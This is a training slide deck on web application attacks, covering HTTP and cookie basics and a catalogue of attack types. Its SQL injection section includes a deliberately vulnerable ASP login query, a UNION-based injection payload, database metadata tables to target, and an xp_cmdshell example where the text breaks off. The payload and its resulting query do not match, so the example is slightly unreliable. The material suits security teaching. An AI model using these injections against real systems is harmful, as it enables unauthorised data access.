



# #313 – Web-based Application Attacks

Karel Miko, CISA

Consultancy Division, Head  
DCIT, s.r.o. (Czech Republic)

# Contents


- Web applications today
- Basic theory behind WWW applications
- What is specific to Web security
- WWW attacks – principles
- WWW application testing / hacking

# Web applications today

- Web applications:
  - thin client = web browser (MSIE, Firefox, ...)
  - no need to install special client SW
  - client platform independent
  - communication: HTTP or HTTPS protocol
  - content: HTML (XHTML)
- Web services:
  - used for exchanging data between application
  - communication: HTTP or HTTPS
  - content: XML (SOAP, XML-RPC)

# Architecture (logical)


- **Basic:** all on the one host




- **Traditional:** WebServer – DbServer



- **N-tier:** WebServer – AppServer – DbServer



key:




# Theory behind WWW

- Basic technologies:
  - **HTML** HyperText Mark-up Language  
<http://www.w3.org/TR/html401>
  - **HTTP** Hypertext Transfer Protocol - RFC 2616
- Other standards and technologies involved:
  - XHTML, XML, CCS1, CCS2
  - JavaScript, JScript, ECMAScript
  - ActiveX & JAVA applets
  - Document Object Model (DOM) level 1, 2, 3
  - and many others

# Basics – HTTP

User types `http://www.isaca.org` in his browser

accessing `http://www.isaca.org/` - browser generates HTTP request



User (browser)

```
GET / HTTP/1.1
Host: www.isaca.org
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1) Firefox/1.0.2
Accept: text/xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: cs,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: windows-1250,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
```

## SERVER

`www.isaca.org`  
`65.245.209.55`

listening on  
tcp port 80

the server answers with HTTP response

```
HTTP/1.x 200 OK
Server: Microsoft-IIS/5.0
Date: Sun, 10 Apr 2005 19:51:51 GMT
Connection: close
Content-Type: text/html
Page-Completion-Status: Normal, Normal
Set-Cookie: CFID=8378793; expires=Sun, 27-Sep-2037 00:00:00 GMT; path=/;
Set-Cookie: CFTOKEN=441d26%2Dc; expires=Sun, 27-Sep-2037 00:00:00 GMT; path=/;
Set-Cookie: HASCOOKIES=true; path=/;
```

```
<html>
...
...
</html>
```

These  
are HTTP  
headers

This is the  
HTML code  
displayed in  
the browser


server sent **3 cookies**

**HASCOOKIES** is kept  
just for this session  
(till closing browser)

**CFID, CFTOKEN** are  
kept in a browser  
permanently (till 2037)

# Basics – Cookies

On the ISACA homepage user clicks on „JOIN“ item in top menu



User (browser)

accessing <https://www.isaca.org/template.cfm?section=join>

```
GET /template.cfm?section=join HTTP/1.1
Host: www.isaca.org
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1) Firefox/1.0.2
Accept: text/xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: cs,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: windows-1250,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referrer: http://www.isaca.org/
Cookie: CFID=8378793; CFTOKEN=441d26%2Dc; HASCOOKIES=true
```

## SERVER

www.isaca.org  
65.245.209.55

listening on  
tcp port 80

all 3 cookies the browser has for site www.isaca.org  
are automatically sent in all consequent HTTP requests

## As for the cookies keep in mind:

- The content of the cookie is initially set by the server
- Cookies sometimes contain sensitive information
- “Common” browser does not change the cookie content (just send it back in every consequent request)
- Cookies are not visible to “common” user
- **HOWEVER: neither all users nor all browsers are “common”**

# Basics – Html Forms GET vs. POST

## POST example – HTML source

```
<form action="/search.cgi" method="POST">  
<input type="text" name="q">  
<input type="submit" value="Search" />  
</form>
```

## GET example – HTML source

```
<form action="/search.cgi" method="GET">  
<input type="text" name="q">  
<input type="submit" value="Search" />  
</form>
```

## after submit – HTTP request user > server

```
POST /search.cgi HTTP/1.1  
Host: www.isaca.org  
User-Agent: Mozilla/5.0 (Windows; U; ...)  
Accept: text/html;text/plain;q=0.8,*/*;q=0.5  
Accept-Language: cs,en-us;q=0.7,en;q=0.3  
Accept-Charset: windows-1250,utf-8;q=0.7,*
```

**q=search+string**

## after submit – HTTP request user > server

```
GET /search.cgi?q=search+string HTTP/1.1  
Host: www.isaca.org  
User-Agent: Mozilla/5.0 (Windows; U; ...)  
Accept: text/html;text/plain;q=0.8,*/*;q=0.5  
Accept-Language: cs,en-us;q=0.7,en;q=0.3  
Accept-Charset: windows-1250,utf-8;q=0.7,*
```

**POST** – parameters sent to the server are **not visible to “common” user**. Browser shows URL  
- <http://www.site.cz/search.cgi>

**GET** – parameters are **directly visible to user**. Browser shows URL  
- <http://www.site.cz/search.cgi?q=search+string>


# What is specific to Web security?

- Web applications = (usually) SW products developed uniquely for specific customers  $\Rightarrow$  contain **unique flaws**
- Flaws are mostly **deficiencies of software development**
- These „local bugs“
  - **do not appear in** any global **vulnerability databases**
  - are rather hard to find, as even the **best rated security scanners do not recognise** them reliably
- Therefore security flaws in web-based applications are **very insidious and dangerous**

# Potential weak spots

- **Web Client** – Active content or malicious script execution, browser vulnerability exploitation
- **Transport** – Eavesdropping HTTP communications, SSL redirection, Man-in-the-middle (MITM) attacks
- **Web Server** – Web server SW vulnerabilities
- **Web Application** – Attacking authentication, access control, input validation and application logic
- **Database** – Unauthorised executing commands via database queries, query manipulation to gain unauthorised access to data

# Web application example



# Security issues

- Network layer
  - **firewall** – has to accept connections to 80/tcp + 443/tcp (all web attacks go through this permitted ports!)
  - **network IDS** – does not work on encrypted traffic (attacks via HTTP over SSL are invisible for IDS!)
- Basic SW - maybe vulnerable (old versions etc.)
  - **Operating system** (Windows, Linux, ...)
  - **WWW server SW** (IIS, Apache, Domino, BEA, ...)
  - published vulnerabilities can be defended by proper patching
- „Custom“ vulnerabilities
  - misconfiguration issues (especially with complex SW solutions)
  - **bugs in custom developed code – the biggest threat!!**

# Web Application Attacks

- **Overview:**

SQL injection

URL tampering

Input tampering (generally)

Cross site tracing (XST)

Session hijacking

Brute force attacks

Attacking SSL

Cross site scripting (XSS)

Hidden field manipulation

HTTP response splitting attack

Warsearching

Cookie poisoning

Forceful (direct access) browsing

Bypassing Client-Side Validation

# SQL injection/1

- **Definition:** manipulation input data sent to the server causing the server to run a malformed SQL-command
- **The cause** = bugs in WWW application (usually ASP, PHP or other scripts) – missing validation of input data coming from user
- It is not specific only for some platforms it is a **general weakness** that can affect any WWW application with database backend

# SQL injection/2

- Example 1: SQL injection in authentication form

user side – web browser


The diagram shows a web browser window with a blue title bar and a yellow address bar containing the URL `http://www.site.cz/`. Below the address bar is a login form with two input fields: "login:" and "password:". A yellow "login" button is positioned below the "password:" field. A black arrow points from the "login" button to the server-side code block on the right.

login.asp – on a server

```
Query = „SELECT * FROM users  
WHERE login = '$user' AND  
password = '$password'“  
  
If QueryResult(Query) = "" Then  
    Authenticated = 0  
Else  
    Authenticated = 1  
End If
```

# SQL injection/3

- How does it work:



# SQL injection/4

- Example2: let's have this SQL injection in `somepage.asp`

Select c1, c2, c3, c4 From TableA

Where c1=x and ... and c3=\$param and c4=2;

- here we can inject whatever 
- it would be nice to get data from other tables than TableA – we need to use UNION [ALL] trick
- we inject:

\$param=1 and 1=0 Union Select a, b, c, d From TableB;--

- resulting query:

Select c1, c2, c3, c4 From TableA Where c1=x and ... and c3=1  
and 1=0 Union Select 1, 1, a, b From TableB;-- and c4=2;

we made the first select empty

both selects must have the same # columns

the rest of the original query was „amputated“

# SQL injection/5

- UNION trick summary:

SELECT 1 (original query)  
we made the WHERE clause always FALSE

UNION [ALL] - joins results of both selects together

SELECT 2 (our new query)  
we can put there nearly any query we want

- We have modified **SELECT 1** to return an **empty set** and **insert our new query SELECT 2** that returns the actual results – these are send in HTML output to the user (= to attacker)

# SQL injection/6

- There is a lot of interesting tables containing metadata about DB structure:
  - **Oracle:** ALL\_TABLES, USER\_TABLES, USER\_TAB\_COLUMNS, USER\_CATALOG, USER\_OBJECTS, USER\_VIEWS
  - **MS SQL:** Syscolumns, Sysservers, Syspermissions, Sysprotects, Systypes, Sysusers, Sysdatabases, Syslogins, Sysprocesses, Sysfiles, Sysobjects
- Of course there may be some application TABLES containing sensitive data attractive for hackers

# SQL injection/7

- More sophisticated SQL injections utilize the stored procedures and built-in functions:
  - **Example 1 (launching “dir c:\” via xp\_cmdshell):**  
*original:* [http://www.site.cz/a\\_vrr.aspx?hl1=123&l2=202616](http://www.site.cz/a_vrr.aspx?hl1=123&l2=202616)  
